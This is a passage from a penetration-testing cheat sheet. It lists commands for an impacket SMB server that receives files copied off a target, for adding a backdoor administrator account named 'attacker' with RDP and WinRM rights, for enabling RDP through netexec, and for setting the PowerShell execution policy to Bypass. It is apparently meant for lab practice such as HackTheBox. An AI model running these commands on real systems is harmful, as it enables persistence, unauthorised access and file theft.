SMB Server:
``` 1 2 3 4 5 6
SMB Server
impacket-smbserver share ~/Downloads/smb -smb2support -username smb -password pass
net use \\$LOCAL_IP\share /u:smb pass copy file.txt \\$LOCAL_IP\share\ net use /d \\$LOCAL_IP\share ```
Add User and Permissions[](https://hackerask.com/posts/pentesting-cheatsheet/#add-user-and-permissions)
Add admin user (with RDP and WinRM permissions):
``` 1 2 net user attacker attacker /add net localgroup Administrators attacker /add ```
Add `rdp` permissions with `nxc`:
``` 1 netexec smb $TARGET_IP -u administrator -p pass123 -M rdp -o ACTION=enable ```
Add `winrm` permissions:
``` 1 net localgroup "Remote Management Users" attacker /add ```
Add `rdp` permissions:
``` 1 net localgroup "Remote Desktop Users" attacker /add ```
Set Execution Policy on the Machine to `bypass`:
``` 1 Set-ExecutionPolicy Bypass -Scope LocalMachine ```
- * *
Resources[](https://hackerask.com/posts/pentesting-cheatsheet/#resources)
Collections of useful information:
Useful Tools:
- GTFObins
- Tmux Cheat Sheet & Quick Reference
Useful Proving Grounds and HackTheBox machine lists: